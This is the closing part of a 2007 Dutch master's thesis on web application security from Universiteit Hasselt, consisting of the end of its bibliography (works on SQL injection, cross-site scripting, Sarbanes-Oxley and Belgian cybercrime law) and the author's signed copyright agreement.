- Sarbanes-Oxley (2002). Section 404. http://www.sarbanes-oxley.com/displaysection.php?level=2&pub_id=Sarbanes-Oxley&chap_id=PCA0B4&message_id=28. Laatst bezocht 17/08/2007.
- J. Scambray & M. Shema (2002). *Hacking Exposed - Web Applications*. McGraw-Hill/Osborne.
- C. Sima & K. Beaver (n.d.). Web application security and sarbanes-oxley compliance. Technical report, SpiDynamics.
- K. Spett (2002). Sql Injection. Technical report, SPI Labs.
- K. Spett (n.d.). Cross-site scripting. Technical report, SpiDynamics.

- Staatsblad (2001). Wet van 28 november 2000 inzake informaticacriminaliteit (1). <http://www.staatsbladclip.be/wetten/2001/02/03/wet-2001009035.html>. Laatst bezocht op 17/08/2007.
- M. Storms & R. Kral (2003). Sarbanes-oxley for the rest of Us. <http://wistechnology.com/article.php?id=437>. Laatst bezocht op 06/08/2007.
- Symantec (2007). It risk management report. http://eval.symantec.com/mktginfo/enterprise/other_resources/ent-it_risk_management_report_02-2007.en-us.pdf. Laatst bezocht op 16/08/2007.
- K. Titeca (n.d.). Client-side vs. server-side scripting. <https://icts.kuleuven.be/cursus/dynweb/client-server.html>. Laatst bezocht op 12/08/2007.
- P. Van Eecke (2002). Internationale hackers strafbaar in belgie? *De Standaard*, 08/07/2002:n.d.
- K. Van Poucke (2002). *Cybercrime: analyse en evaluatie van Belgische regelgeving*. Master's thesis, Universiteit Gent.
- R. Vasant (2006). Querying system tables. <http://www.sqlservercentral.com/columnists/rVasant/queryingsystemtables.asp>. Laatst bezocht op 04/08/2007.
- W. Visterin (2007a). Ict en de KMO: een stand van zaken. *Smart Business Strategies*, 72:26–30.
- W. Visterin (2007b). Security in 2007: 10 trends. *Smart Business Strategies*, 69:20–25.
- W3Schools (n.d.a). Sql tutorial. http://www.w3schools.com/sql/sql_where.asp. Laatst bezocht op 02/08/2007.
- W3Schools (n.d.b). Sql union. http://www.w3schools.com/sql/sql_union.asp. Laatst bezocht op 02/08/2007.
- B. Wilson (n.d.). Url encoding. <http://www.blooberry.com/indexdot/html/topics/urlencoding.htm>. Laatst bezocht op 15/08/2007.
- R. Woolfe (1995). Managing the move to client-server. Technical report, Wentworth.

V. Zeithaml, Parasuraman & A. Malhotra (2001). A conceptual framework for understanding e-service quality. Marketing Science Institute. Report Summary.

Auteursrechterlijke overeenkomst

Opdat de Universiteit Hasselt uw eindverhandeling wereldwijd kan reproduceren, vertalen en distribueren is uw akkoord voor deze overeenkomst noodzakelijk. Gelieve de tijd te nemen om deze overeenkomst door te nemen, de gevraagde informatie in te vullen (en de overeenkomst te ondertekenen en af te geven).

Ik/wij verlenen het wereldwijde auteursrecht voor de ingediende eindverhandeling:

De beveiliging van webapplicaties

Richting: **Handelsingenieur in de beleidsinformatica**

Jaar: **2007**

in alle mogelijke mediaformaten, - bestaande en in de toekomst te ontwikkelen - , aan de Universiteit Hasselt.

Niet tegenstaand deze toekenning van het auteursrecht aan de Universiteit Hasselt behoud ik als auteur het recht om de eindverhandeling, - in zijn geheel of gedeeltelijk -, vrij te reproduceren, (her)publiceren of distribueren zonder de toelating te moeten verkrijgen van de Universiteit Hasselt.

Ik bevestig dat de eindverhandeling mijn origineel werk is, en dat ik het recht heb om de rechten te verlenen die in deze overeenkomst worden beschreven. Ik verklaar tevens dat de eindverhandeling, naar mijn weten, het auteursrecht van anderen niet overtreedt.

Ik verklaar tevens dat ik voor het materiaal in de eindverhandeling dat beschermd wordt door het auteursrecht, de nodige toelatingen heb verkregen zodat ik deze ook aan de Universiteit Hasselt kan overdragen en dat dit duidelijk in de tekst en inhoud van de eindverhandeling werd genotificeerd.

Universiteit Hasselt zal mij als auteur(s) van de eindverhandeling identificeren en zal geen wijzigingen aanbrengen aan de eindverhandeling, uitgezonderd deze toegelaten door deze overeenkomst.

Ik ga akkoord,

Kris WAUTERS

Datum: **27.08.2007**